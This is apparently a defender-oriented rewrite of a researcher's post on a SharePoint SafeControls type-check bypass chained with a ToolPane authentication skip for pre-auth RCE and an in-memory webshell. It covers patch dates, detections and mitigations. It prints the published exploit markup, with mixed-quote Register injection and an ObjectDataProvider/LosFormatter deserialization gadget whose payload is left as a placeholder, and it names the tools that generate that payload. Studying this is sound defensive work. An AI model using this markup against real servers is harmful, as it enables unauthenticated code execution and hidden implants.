


Executive Summary
On 22 September 2026 khoadha of Viettel Cyber Security published CVE-2026-65660: another SharePoint SafeControls / EditingPageParser bypass, this time in ToolPane.GetPartPreviewAndPropertiesFromMarkup(). The special claims are an in-memory webshell (no file drop) and a second, older ToolPane authentication skip that, on sites with anonymous page view, turns the chain into pre-auth RCE. The author says it was used on real projects. Affected: SharePoint 2013, 2016, 2019, and Subscription Edition. Microsoft’s 11 August 2026 patch is the CVE fix; it also disables that ToolPane parser by default. XamlServices.Parse() still builds memshells. Other Design-mode parsers remain.

The type-check bug is a quote-normalization mismatch. Register markup and tag markup are split, Registers are processed, then RegisterDirective.GetHtml() always emits double-quoted attributes. A Src value that starts with a single quote and contains a double quote is rewritten into extra Register text that the first VerifyControlOnSafeList never saw. ignoreParentFrozen is skipped in designer mode so the incomplete directive does not fail. publishingribbon is auto-added to the check table but not to the real parse, so the dangerous namespace can ride that prefix. Gadgets are get/set/static Parse only (DocumentDesigner re-checks lifecycle). The published gadget is ExpandedWrapper around XamlServices + ObjectDataProvider deserializing LosFormatter. Auth: ToolpanePage.OnInit calls SPUtility.EnsureAuthentication(), but any WebPartPage with a zone can new ToolPane() — the screenshot hits AddGallery.aspx, not ToolPane.aspx. That needs anonymous view (typical public sites). June 9, 2026 patched that skip; July 14 still left other Design parsers such as GetWebPartPageConnectionInfo.
These bug can combine together to achive Pre-Auth RCE and create memshell, which help attacker hit harder.
khoadha, Viettel Cyber Security, 22 September 2026
How to read this page
- If you patch SharePoint: 11 August 2026 for CVE-2026-65660; 9 June 2026 for the ToolPane-on-any-WebPartPage skip; do not stop at “ToolPane.aspx is authenticated.”
- If you hunt: anonymous-enabled web apps, POSTs to AddGallery.aspx and other WebPart pages, designer markup with mixed quotes and publishingribbon, in-memory w3wp children with no new aspx.
- If ASP.NET templates are new: green boxes. Register is the ingredients list; the tag is the dish; SafeControls is the health inspector who only reads the list.
- If you already live in ToolShell: the new move is GetHtml always double-quoting Src, ignoreParentFrozen, publishingribbon’s one-sided register table, and XamlServices instead of XamlReader because EventTrace ACLs.
Background the author assumes: Muñoz, Room For Escape (BH USA 2020), SharePoint ToolShell, Code White TemplateParser part 1 and part 2.
Brief
SafeControls bypasses are a genre. This one is called out for two extras: an in-memory webshell, and combination with an authentication skip for unauthenticated RCE. All on-prem families listed above. The author used it on engagements — not a toy. Internet-facing SharePoint with anonymous view is the pre-auth setup Microsoft documents as normal for public sites.

Bypassing the type check
ToolPane.GetPartPreviewAndPropertiesFromMarkup() calls EditingPageParser.VerifyControlOnSafeList() repeatedly while parsing controls. ToolPane first splits Register markup from tag markup via ServerElementMarkupSource, runs ParseRegisterDirectives on the Register blob, then concatenates processed Registers with the tags and lets TemplateParser parse. Original method, truncated as published:
//Microsoft.SharePoint.WebPartPages.ToolPane.GetPartPreviewAndPropertiesFromMarkup()
internal static MarkupProperties GetPartPreviewAndPropertiesFromMarkup( ) {
//... code truncation
     string source = webPartMarkup.Trim();
      if (!source.StartsWith("<%"))
      {
        flag2 = false;
        throw new WebPartPageUserException(WebPartPageResource.GetString("WebPartMarkupNotDeserialized"));
      }
      ServerElementMarkupSource elementMarkupSource = new ServerElementMarkupSource(source); //Separate the Register markup and Tag markup
      ToolPane.ParseRegisterDirectives(elementMarkupSource.RegisterDirectiveBlob, pageUri, ref registerDirectiveDataList); //Process the Register markup
//... code truncation
      Microsoft.SharePoint.ServerWebApplication webApplication = new Microsoft.SharePoint.ServerWebApplication(manager.Web, manager.LimitedWebPartManager, pageUri);
      documentDesigner = Microsoft.SharePoint.PageParser.CreateAndInitializeDocumentDesigner(pageUri.AbsolutePath, manager.Web, pageUri.AbsolutePath, registerDirectiveDataList, markupOption, (IServerWebApplication) webApplication);
      IServerElementDesigner elementDesigner = (IServerElementDesigner) null;
      string mwd = ToolPane.AddDummyZoneToMWD((string) null, documentDesigner, out elementDesigner);
      IServerElementDesigner nestedElementDesigner = ((IServerNestableDocumentDesigner) documentDesigner).CreateNestedElementDesigner((IServerElementMarkup) elementMarkupSource, elementDesigner, 0, true, blockPropertyTraversal); //Append the processed Register markup with the Tag markup and parse control.
      documentDesigner.OnLoadComplete(false);
//... code truncation
}
VerifyControlOnSafeList runs on the tag markup against registered type names first, then on every processed Register string. The splice is the bug: processed Registers are regenerated by Microsoft.Web.Design.RegisterDirective.GetHtml(), which always wraps values in double quotes with no sanitizing. If a value already contains quotes, you inject extra markup — the author compares it to SQL injection. Original GetHtml:
public void GetHtml(TextWriter sw, bool includeCodeAssembly)
  {
    sw.Write("<%@ Register");
    string tagPrefix = this.TagPrefix;
    if (tagPrefix != null && tagPrefix.Length > 0)
    {
      sw.Write(" TagPrefix=\"");
      sw.Write(tagPrefix);
      sw.Write("\"");
    }
    string tagName = this.TagName;
    if (tagName != null && tagName.Length > 0)
    {
      sw.Write(" TagName=\"");
      sw.Write(tagName);
      sw.Write("\"");
    }
    string str = this.Namespace;
    if (str != null && str.Length > 0)
    {
      sw.Write(" Namespace=\"");
      sw.Write(str);
      sw.Write("\"");
    }
    string assembly = this.Assembly;
    if (assembly != null && assembly.Length > 0)
    {
      sw.Write(" Assembly=\"");
      sw.Write(assembly);
      sw.Write("\"");
    }
    else if (includeCodeAssembly && this.IsCustomControl)
      sw.Write(" Assembly=\"__code\"");
    string src = this.Src;
    if (src != null && src.Length > 0)
    {
      sw.Write(" Src=\"");
      sw.Write(src);
      sw.Write("\"");
    }
    sw.Write(" %>");
  }
After GetHtml, VerifyControlOnSafeList runs again — but a Register directive has no control type to reject. You can inject another directive through Src using mixed quotes. Published example:
<%@ Register Tagprefix="asdf" tagname="test" Src='/_controltemplates/15/AclEditor.ascx" %> <%@ Register Tagprefix="publishingribbon" Namespace="System.Web.UI.WebControls" Assembly="System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" %> <%-- ' %>
Because the tag check happens first and Register strings later, a dangerous namespace can be introduced after the check and before parse. ValidateTypeNames still filters invalid namespaces, so the trick is to split the injected Register: first half in the Register blob, rest in the tag blob, joined by a single quote across the GetHtml rewrite. Published split:
<%@ Register Tagprefix="asdf" tagname="test" Src='/_controltemplates/15/AclEditor.ascx" %> <%@ Register ignoreParentFrozen=' ' %>
< Update Tagprefix="" /> asdf ' Tagprefix="publishingribbon" Namespace="some dangerous namespace" %>
Src decodes to /_controltemplates/15/AclEditor.ascx" %> <%@ Register ignoreParentFrozen=' — an incomplete extra Register that still passes the checker. After append:
<%@ Register Tagprefix="asdf" tagname="test" Src="/_controltemplates/15/AclEditor.ascx" %> <%@ Register ignoreParentFrozen=' " %>< Update Tagprefix="" /> asdf ' Tagprefix="publishingribbon" Namespace="some dangerous namespace" %>
< Update Tagprefix="" /> exists because ServerElementMarkupSource.TagParser wants a first tag with a valid name and attribute. ignoreParentFrozen exists because in designer mode TemplateParser.ProcessAttributes drops that attribute so the Register does not fail. Original:
//System.Web.UI.TemplateParser.ProcessAttributes()
private string .ProcessAttributes()(string text, Match match, out ParsedAttributeCollection attribs, bool fDirective, out string duplicateAttribute)
{
    string strA = string.Empty;
    attribs = TemplateParser.CreateEmptyAttributeBag();
    CaptureCollection captures1 = match.Groups["attrname"].Captures;
    CaptureCollection captures2 = match.Groups["attrval"].Captures;
    CaptureCollection captureCollection = (CaptureCollection) null;
//...code truncation
    for (int i = 0; i < captures1.Count; ++i)
    {
      string input = captures1[i].ToString();
      if (fDirective)
        input = input.ToLower(CultureInfo.InvariantCulture);
      Capture capture = captures2[i];
      string s = capture.ToString();
      string propName = string.Empty;
      string propertyDeviceFilter = System.Web.UI.Util.ParsePropertyDeviceFilter(input, out propName);
//...code truncation
      else if (this.FInDesigner && StringUtil.EqualsIgnoreCase(propName, "ignoreParentFrozen")) //Ignore ignoreParentFrozen  attribute
        input = (string) null;
//...code truncation
    return strA;
}
Published call stack from GetHtml down to ToolPane:
RegisterDirective.GetHtml() in Microsoft.Web.Design, Microsoft.Web.Design.Server.dll
TopLevelRegisterDirectiveCollection.GetHtmlCollection() in Microsoft.Web.Design, Microsoft.Web.Design.Server.dll
RegisterDirectiveManager.GetRegisterDirectivesHtmlCollection() in Microsoft.Web.Design, Microsoft.Web.Design.Server.dll
ReferenceManager.GetRegisterDirectives() in Microsoft.Web.Design, Microsoft.Web.Design.Server.dll
ControlSerializer.GetDirectives() in System.Web.UI.Design, System.Design.dll
ControlSerializer.DeserializeControlInternal() in System.Web.UI.Design, System.Design.dll
ControlSerializer.DeserializeControl() in System.Web.UI.Design, System.Design.dll
ControlParser.ParseControl() in System.Web.UI.Design, System.Design.dll
DocumentDesigner.CreateElementDesigner() in Microsoft.Web.Design, Microsoft.Web.Design.Server.dll
DocumentDesigner.Microsoft.Web.Design.Interop.IWebDocumentDesigner.CreateElementDesigner() in Microsoft.Web.Design, Microsoft.Web.Design.Server.dll
ServerElement.Initialize() in Microsoft.Web.Design.Server, Microsoft.Web.Design.Server.dll
ServerElement.InitializeChildElement() in Microsoft.Web.Design.Server, Microsoft.Web.Design.Server.dll
ServerDocument.CreateNestedElementDesignerCore() in Microsoft.Web.Design.Server, Microsoft.Web.Design.Server.dll
ServerDocument.Microsoft.Web.Design.Server.IServerNestableDocumentDesigner.CreateNestedElementDesigner() in Microsoft.Web.Design.Server, Microsoft.Web.Design.Server.dll
ToolPane.GetPartPreviewAndPropertiesFromMarkup() in Microsoft.SharePoint.WebPartPages, Microsoft.SharePoint.dll
Any directive can now pass the check. If EditingPageParser cannot find the control’s type name it marks it unsafe — unless the prefix is one InitializeRegisterTable adds during the check but does not add during parse. publishingribbon is that prefix. That is why it appears in the payload.
You can instantiate classes, but only get/set or static Parse gadgets (Code White part 1). DocumentDesigner re-validates created controls, so ASP.NET lifecycle methods (OnInit, OnLoad) are out. XamlServices.Parse() works if wrapped in a generic; the author uses ExpandedWrapper. Full assembly name goes in Namespace; skip Assembly. Final markup as published, {Payload} = LosFormatter blob — we do not fill it:
<%@ Register Tagprefix="asp" Namespace="System.Web.UI" Assembly="System.Web.Extensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" %>
<%@ Register Tagprefix="test" Namespace="System.Windows.Data" Assembly="PresentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35" %>
<%@ Register Tagprefix="asdf" tagname="test" Src='/_controltemplates/15/AclEditor.ascx" %> <%@ Register ignoreParentFrozen=' ' %>
< Update Tagprefix="" /> asdf ' Tagprefix="publishingribbon" Namespace="System.Data.Services.Internal.ExpandedWrapper`2[[System.Xaml.XamlServices,System.Xaml,Version=4.0.0.0,Culture=neutral,PublicKeyToken=b77a5c561934e089],[System.Windows.Data.ObjectDataProvider,PresentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,Culture=neutral,PublicKeyToken=b77a5c561934e089,a=" %>
<asp:UpdateProgress ID="Update" DisplayAfter="10" runat="server">
<ProgressTemplate>
<div class="divWaiting">
<publishingribbon:MobilePanel ExpandedElement="<ObjectDataProvider xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presentation' xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml' xmlns:sys='clr-namespace:System;assembly=mscorlib' xmlns:wui='clr-namespace:System.Web.UI;assembly=System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a' ObjectType='{x:Type wui:LosFormatter}'> <ObjectDataProvider.MethodParameters> <sys:String>{Payload}</sys:String> </ObjectDataProvider.MethodParameters> <ObjectDataProvider.MethodName>Deserialize</ObjectDataProvider.MethodName> </ObjectDataProvider>" runat="Server">
</publishingribbon:MobilePanel>
</div>
</ProgressTemplate>
</asp:UpdateProgress>
In-memory webshell
The markup uses XamlServices.Parse() and ObjectDataProvider, which is why PresentationFramework is loaded. XamlReader.Parse() from that assembly trips registry permission failures whenever EventTrace is used. XamlServices does not. Loading PresentationFramework lets XamlXmlReader map xmlns to ObjectDataProvider; wrapping in ExpandedWrapper is how that type becomes visible to XamlServices.

The author says to copy ActivitySurrogateDisableTypeCheckGenerator’s xaml_payload from ysoserial into ExpandedElement, run ActivitySurrogateSelectorGenerator with LosFormatter, and substitute {Payload}. That is the memshell. This page does not paste a generated blob. The template above is the public one.
ToolPane authentication bypass
ToolpanePage authenticates in OnInit:
public class ToolpanePage : WebPartPage
{
  protected override void OnInit(EventArgs e)
  {
    try
    {
      SPUtility.EnsureAuthentication();
    }
//...code Truncation
  }
}
ToolPane is not unique to that page. WebPartPage.OnInit calls ToolPaneCreationAndInitialization:
protected override void OnInit(EventArgs e)
{
	base.OnInit(e);
	if (base.Form != null)
	{
		SPWebPartManager sPWebPartManager = SPWebPartManager;
		if (sPWebPartManager != null)
		{
			if (!Utility.CheckForCustomToolpane(this))
			{
				EmitHiddenWebPartZone();
			}
			sPWebPartManager.m_pageDisplayMode = sPWebPartManager.GetDisplayMode();
			if (sPWebPartManager.Zones != null && sPWebPartManager.Zones.Count > 0)
			{
				ToolPaneCreationAndInitialization(base.Form, sPWebPartManager.m_pageDisplayMode);
//...code truncation
	}
}
private void ToolPaneCreationAndInitialization(HtmlForm form, WebPartDisplayMode displayMode)
{
//...code truncation
if (displayMode != WebPartManager.BrowseDisplayMode && displayMode != WebPartManager.DesignDisplayMode)
{
CreateToolPane(control);
CreatePlaceHolderCatalogZone(control);
}
}CreateToolPane does what it says:
private void CreateToolPane(Control ctrl)
{
	try
	{
		if (SPWebPartManager != null && SPWebPartManager.toolPane == null)
		{
			//...code truncation
			ctrl.Controls.Add(new ToolPane());
			ctrl.Controls.Add(_endTable);
		}
	}
}
Any page that inherits WebPartPage and has a WebPartZone can receive the ToolPane POST without going through ToolpanePage’s EnsureAuthentication. The screenshot is AddGallery.aspx. SPRequestModule still authenticates before the handler if the site requires it — so this skip only helps when anonymous can view pages. That is a documented internet-facing setup: Manage anonymous access for a web application.
The author knew the skip for a long time and did not report it. The 9 June 2026 patch fixed it; no CVE id in the post. On 14 July 2026 patched boxes, use another Design-mode template parser, e.g. WebPartPagesWebService.GetWebPartPageConnectionInfo — “you’ll need to figure how to do this.” We are not figuring it here.
Patch math and what is still open
| Date (2026) | What the original says it did | What it does not do |
|---|---|---|
| 9 June | Fixed ToolPane-on-any-WebPartPage auth skip (CVE not named) | Does not remove SafeControls bypasses |
| 14 July | Still other Design parsers (example: GetWebPartPageConnectionInfo) | Not a full designer lockdown |
| 11 August | CVE-2026-65660; GetPartPreviewAndPropertiesFromMarkup disabled by default | XamlServices.Parse memshell still works; other Design parsers still exist |
All listed SharePoint versions. After August, the author’s closing note is that you can still hunt other functions that parse templates in Design and still bypass EditingPageParser. Defenders: patch more often than “when there is a public PoC.” People are holding exploits. Monitor 24/7.
A glossary for both sides of the table
| Term | Kitchen | Operator |
|---|---|---|
| SafeControls / VerifyControlOnSafeList | Health inspector reading the ingredients list. | SharePoint allow-list of types that may be instantiated from markup. |
| Register directive | The ingredients list. | <%@ Register TagPrefix/Namespace/Assembly/Src %> |
| GetHtml() double quotes | Retyping every field in “. | RegisterDirective always emits TagPrefix=”…” etc. |
| Mixed quotes in Src | Starting a field with ‘ and hiding a second list. | Src=’…ascx” %> <%@ Register … |
| ignoreParentFrozen | A checkbox the inspector is told to skip in the studio. | Designer-only attribute dropped in ProcessAttributes. |
| publishingribbon | A stamp only used at inspection, not on the ticket. | InitializeRegisterTable prefix, absent at parse. |
| XamlServices.Parse + ODP | A recipe robot that will run whatever card you feed it. | ObjectDataProvider.Deserialize(LosFormatter). |
| Memshell | A receptionist with no employee file. | In-memory implant; no aspx on disk. |
| ToolpanePage vs WebPartPage | Guarded front door vs gallery side door. | EnsureAuthentication vs CreateToolPane on any zoned page. |
| Anonymous view | Public lobby hours. | Supported SP anonymous for internet-facing apps. |
ATT&CK, CWE, and what not to file
| Thing | Map | Do not file |
|---|---|---|
| Pre-auth RCE via anonymous + ToolPane host + type-check bypass | T1190; CWE-94, CWE-287 | “Unauthenticated to every SharePoint” — needs anonymous view |
| LosFormatter / ObjectDataProvider memshell | T1505.003; CWE-502 | A new ysoserial gadget family; it is a known generator path |
| GetHtml quote rewrite | CWE-184 / CWE-116 output encoding | CWE-89 SQL injection except as metaphor |
| June 9 auth skip | CWE-287 | CVE-2026-65660 itself; the post says unknown CVE |
Detections that do not need a private exploit
- Anonymous access enabled on SharePoint web apps that are not supposed to be public.
- POSTs to AddGallery.aspx, ToolPane.aspx, and other WebPart pages with bodies containing
<%@ Register, mixed quotes,ignoreParentFrozen,publishingribbon,ObjectDataProvider,XamlServices,ExpandedWrapper. - DisplayMode not Browse/Design triggering ToolPane creation (from the OnInit path).
- w3wp spawning shells or loading LosFormatter/ActivitySurrogate types without a corresponding hive file write.
- ULS / IIS errors from EditingPageParser / PageParser / GetPartPreviewAndPropertiesFromMarkup around the same timestamp.
- Patch inventory: 2026-06-09, 2026-07-14, 2026-08-11. “N-1 month” is not enough this year.
False positives: legitimate designer traffic from farm admins. Scope to anonymous clients, unusual User-Agents, and paths that are not the admin workstation subnet. Absence of a new aspx is not absence of RCE.
What this is not
- Not a complete HTTP client. The Register/tag snippets and decompiled methods are the public record. {Payload} stays a placeholder.
- Not a claim that every SharePoint on the internet is pre-auth RCE. Anonymous view is required for the side-door story.
- Not “August 11 ended designer parse.” The author says the opposite.
- Not a new deserialization gadget. It is a SharePoint check/parse split that lets a known gadget onto the designer path.
Related reading the author already listed
- Muñoz — Room For Escape (BH USA 2020)
- Viettel — SharePoint ToolShell
- Code White — TemplateParser part 1
- Code White — TemplateParser part 2
- Microsoft — anonymous access
- Original post · author khoadha
Why GetHtml is the interesting function, not VerifyControlOnSafeList
A lot of SharePoint RCEs are “the allow-list missed a type.” This one is “the allow-list saw a different string than the parser.” VerifyControlOnSafeList can be correct on every string it is given and still lose, because GetHtml mutates Registers before parse. Security reviews that only grep for missing SafeControl entries will not see this. Reviews that dump the exact bytes passed to TemplateParser after GetHtml will.
The mixed-quote Src is the mutation primitive. ASP.NET attribute parsing treats the opening quote as the closer. GetHtml then always emits “. That is two quote languages on one field. ignoreParentFrozen is grease so the incomplete directive does not throw in designer. publishingribbon is a prefix that exists only on the checker’s clipboard. None of those three is a memory corruption. Together they are a parser differential.
DocumentDesigner’s second SafeControls pass is why lifecycle gadgets die and Parse/get/set gadgets live. That is the Code White constraint applied inside SharePoint’s designer, not a SharePoint-only invention. XamlServices vs XamlReader is an ACL story on EventTrace, not a cryptography story. Load PresentationFramework, wrap ObjectDataProvider, deserialize LosFormatter — the rest is ysoserial operationalization the author points at rather than pastes.
Anonymous SharePoint is not “we forgot NTLM”
Public marketing sites on SharePoint often allow anonymous GET. That is the scenario Microsoft’s anonymous-access article describes. The pre-auth claim in the title is: on that standard setup, you did not need a farm account, a site-collection admin, or a leaked cookie. You needed a WebPart page you could already see. Intranet farms that require auth on every GET are outside that sentence. They still have CVE-2026-65660 if a low-priv authenticated user can hit a Design parser — a different ticket, still patch.
June 9’s unreported skip is the part that made anonymous matter: ToolPane.aspx was never the only host. If your WAF only virtual-patches ToolPane.aspx, you implemented the author’s screenshot in reverse. AddGallery.aspx and every other zoned WebPartPage were the point.
A kitchen walk through the whole building
You walk into a public lobby (anonymous). You do not go to the badge-only workshop door (ToolPane.aspx). You go to the gallery side door (AddGallery.aspx) and hand the clerk a parts list. The inspector stamps the list. A typesetter retypes it with double quotes and accidentally includes a second list the inspector never saw. The workbench builds a ghost receptionist from a recipe card (XAML / LosFormatter) and never files an employee record on disk. August 11 unplugs one workbench model. The recipe robot still exists. Other workbenches still parse lists in Design mode.
If you own the building: lock the lobby if it should not be public, install the August CU, assume June and July matter too, watch POSTs with Register markup, and do not wait for a dropped aspx. If you hunt: the original memshell picture is your first packet shape. If you patch: “disabled by default” is not “removed from the DLL.”
Key Takeaways
- CVE-2026-65660: EditingPageParser type-check bypass in ToolPane.GetPartPreviewAndPropertiesFromMarkup via GetHtml always double-quoting Register attributes.
- Mixed quotes + ignoreParentFrozen + publishingribbon prefix split let a dangerous namespace appear after the check and before parse.
- RCE gadget in the post: ExpandedWrapper / XamlServices.Parse / ObjectDataProvider / LosFormatter. Memshell; no aspx required. XamlReader hits EventTrace ACLs; XamlServices does not.
- Pre-auth when combined with ToolPane hosted on any zoned WebPartPage (AddGallery.aspx) plus anonymous view. ToolpanePage.EnsureAuthentication is not the only gate. June 9 2026 patched that skip.
- CVE fix: 11 August 2026; parser disabled by default. XamlServices memshell and other Design parsers remain. All of 2013/2016/2019/SE.
- Defenders: patch faster than public PoCs; monitor 24/7. Author used this on real projects.
Defensive Recommendations
- Install the 11 August 2026 SharePoint security update (CVE-2026-65660) and confirm GetPartPreviewAndPropertiesFromMarkup is not re-enabled.
- Confirm 9 June 2026 (ToolPane host skip) and 14 July 2026 are in the image, not only August.
- Disable anonymous access on web apps that are not public. Document the ones that are.
- WAF/IDS: mixed-quote Register, ignoreParentFrozen, publishingribbon+ExpandedWrapper/ObjectDataProvider, POSTs to AddGallery.aspx and ToolPane.aspx from anonymous.
- Hunt memshells: w3wp behavior without hive file writes; recycle pools after suspected exploitation and watch for re-implant.
- Do not treat “no new aspx” or “ToolPane.aspx requires auth” as close-out.
- Read Muñoz / ToolShell / Code White before writing a detection that only keys on one CVE string.
- Lab the public snippets on an isolated farm if you must; do not paste a filled LosFormatter blob into production logs as a “test.”
Conclusion
A typesetter who always uses double quotes, an inspector who reads the old list, a stamp that exists only at inspection, and a workshop door that is not the one with the guard: that is CVE-2026-65660 plus the ToolPane host skip, as khoadha shipped it. On a public SharePoint it is pre-auth RCE and a receptionist with no personnel file. August 11 turns off one parser by default. The recipe robot and the other Design benches are still in the building. Patch the three Tuesdays, close anonymous if you can, watch the side door, and leave ysoserial in a VM you intend to delete.
Original text: “SharePoint CVE-2026-65660: From Anonymous Access to Pre-Auth RCE via EditingPageParser Type-Check Bypass” by khoadha at Blog of Viettel Cyber Security.